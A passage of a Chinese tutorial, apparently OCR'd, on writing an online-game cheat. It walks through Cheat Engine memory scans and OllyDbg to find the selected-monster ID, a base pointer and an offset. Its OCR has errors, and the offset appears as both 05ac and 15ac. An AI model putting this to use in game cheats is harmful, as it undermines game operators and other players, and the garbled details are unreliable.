更新，每次当游戏更新的时候我们的外挂都需更新，单相对的偏移地址是不会发生变化的，所说义这里我们找到基址就可以了，以后更改的时候只需要更改基址。




图10




图11




图12




图13




图14




图15




图16





图17


数量 4

地址	数值
1B4710B1	132989...
1B4710B2	307184808
1B4710B3	1199940
1B4710B4	4687

图18






图20

找到了人物属性之后，我们再来找怪物的属性。按照常规来说，开发人员会将每一个怪用不同的ID来区分，每一个怪又是一个对象，这个对象里面的的属性就是怪的各种属性，如同人物的属性一样。那我们怎么来找怪的对象呢？开始的时候并不太好下手，但有一点是可以确定的，那就是当我们选中其中的一个怪的时候，肯定有数据发生了变化，当我们换一个怪的时候这个数据又再次发生了变化，当我们不选的时候这个数据肯定就是未知的了。OK，我们先不选怪，重新打开CE，载入游戏，然后选择“未知的数值”，如图15所示，点击首次搜索。此时会搜索很多的数据，我们在游戏里选中一个怪，这里选择的是“野猫”，然后再CE里选择“已改变的数值”，再次搜索。让人物走几步，选择“未改变的数值”，再次搜索；然后换一个怪，这里换成“狐狸”，如图17所示。再次选择“改变的数值”，以此类推，不断地搜索，但在搜索的过程中千万不要发生错误，否则要重新开始。最后只剩下几个数据，如图18所示。我们可以看出，这几个数据相距的很近，这说明我们的怪的对象基本就在这里了。在CE里双击这几个地址，CE会将其放到下面的列表里，如图19。然后我们在这些地址上点击右键，选择“16进制查看”，如图20所示，显示的结果如图21。然后我们在游戏里面选中一只狐狸，此时地址上的数据都发生了变化，变化的数值都是1252（16进制）；我们在选择一只野猫，数据变成了1240，我们在杀死这只猫，此时护具变成了FFFF，这说明地址1B4710B4子里存放的就是人物选的怪的ID号，在没有选怪或者怪已经死亡的时候数据就会变成FFFF。下面我们就用OD附加游侠，来看看的数据是什么子的。




锁定...	地址说明	内存地址	数据类型	数据值
☐	无说明!	1B4710B4	4字节	65535
☐	无说明!	1B4710B3	4字节	16777028
☐	无说明!	1B4710B2	4字节	4294919336
☐	无说明!	1B4710B1	4字节	4282689592

图19



锁定...	地址说明	内存地址	数据类型	数据值
☐	无说明!	1B4710B4	4字节	0x0000FFFF
☐	无说明!	1B4710B3	4字节	0x00FFFF44
☐	无说明!	1B4710B2	4字节	0xFFFF44A8
☐	无说明!	1B4710B1	4字节	0xFF44A838

图21



地址	数值	注释
1B4710AC	44AAADDF	
1B4710B0	449E6ABE	
1B4710B4	0000FFFF	
1B4710B8	00000000	
1B4710BC	0000FFFF	
1B4710C0	1B46D254	
1B4710C4	1B46D2C4	
1B4710C8	00000001	

图22

OD附加游戏之后，我们在命令栏输入dd 1B4710B4，此时数据窗口显示如图22所示的数据。我们换成ASCII模式dc 1B4710B4，全是乱码，如图23。看不到有用的信息，可能我们找到得只是人物临时用到的数据。我们将游戏从OD卸载，然后再次用CE附加，找到我们的地址然后点击右键，选择“寻找所有操作这个地址的代码”，如图24所示。然后我们在游戏里找一只怪，并选中，此时我们会看到CE已经把相应的返回比那代码记录了下来，如图25所示。我们记录下面的几个地址：00475043、004751d5、004752f6。在CE显示的汇编里面我们注意这样一个问题，这些操作的地址都是eax/ebx+05ac，这就说明这里的ebx就是操作选怪的基址，而15ac的偏移里面放的就是当前的怪的ID。我们关闭C